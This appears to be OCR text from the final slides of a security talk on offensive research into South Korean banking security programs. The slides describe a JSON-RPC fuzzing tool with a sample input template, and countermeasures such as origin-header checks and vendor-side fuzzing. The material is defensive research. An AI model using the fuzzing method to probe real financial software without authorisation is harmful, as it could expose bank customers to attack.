
- Just specify JSON template like below to generate fuzz set

```
bfuzzer → cat template.json
{"data":@string,"key":@number}
{"data":{"data2":@number,"data3":"@boolean}}
{"data":[@number&@string]}
{"data":{"data2":@number,"data3":"@boolean,"data4":[@number&@string]}}
{"data":{"key":@string,"downloadurl":@string}}
```

- Need a manual reverse engineering to figure out required format
- In below example, Abort() routines are usually useless
- To expand code coverage, we need to make required format and fuzz rest of it




4.13 Fuzzing Phase



When Monitor Process get Crash,
Fuzzer Process send the payload that trigger crash

4.14 Fuzzing DEMO

https://youtu.be/T9FW01FxadU



Future

- Specialize binary analysis framework and seperate it from bfuzzer
  - Branch to another research area :)

Branch to mac OS Kernel?

- Could we generalize code pattern of something like mach_msg?
  - If possible, we can extract specific argument values with **no manual reverse engineering**
  - At analysis phase, we can figure out what format is required to expand code coverage, which is what AEG framework do

COUNTERMEASURES & CONCLUSION


5.1 Countermeasures

Offensive Research

Improved security through new 0-day vulnerability detection and patching after program distribution

Origin-Check Secure Server


Establish secure server to identify Origin Header unique to financial institution Web site




JSON-RPC Fuzzing Framework

Before distribution, Vendor specifies the JSON Input Type to perform the fuzzing, detects and patches the vulnerabilities in advance


5.2 Original RPC Model (Non-ActiveX)



5.3 Secure RPC Model (Attack Protection by Origin-Check)



5.4 Secure RPC Model (Origin-Check)



CONCLUSION

BACKGROUND

OFFENSIVE RESEARCH

THREAT SCENRAIO & DEMO VIDEO

JSON-RPC FUZZING FRAMEWORK

COUNTERMEASURES & CONCLUSION

We hope that our briefing will contribute to the development of cyber security and resilience of the state and enterprise ☺

Thank you!
Q & A

Offensive Research of security program used in Prime banks of S. Korea

Contact us : LJM960905@gmail.com
Twitter : @r2alist, @bbbig12, @vngkv123

Cooperate with : push0ebp, noo, cdor1
Thanks to : hdarwin, Jack2yo, Kwak KyoungJu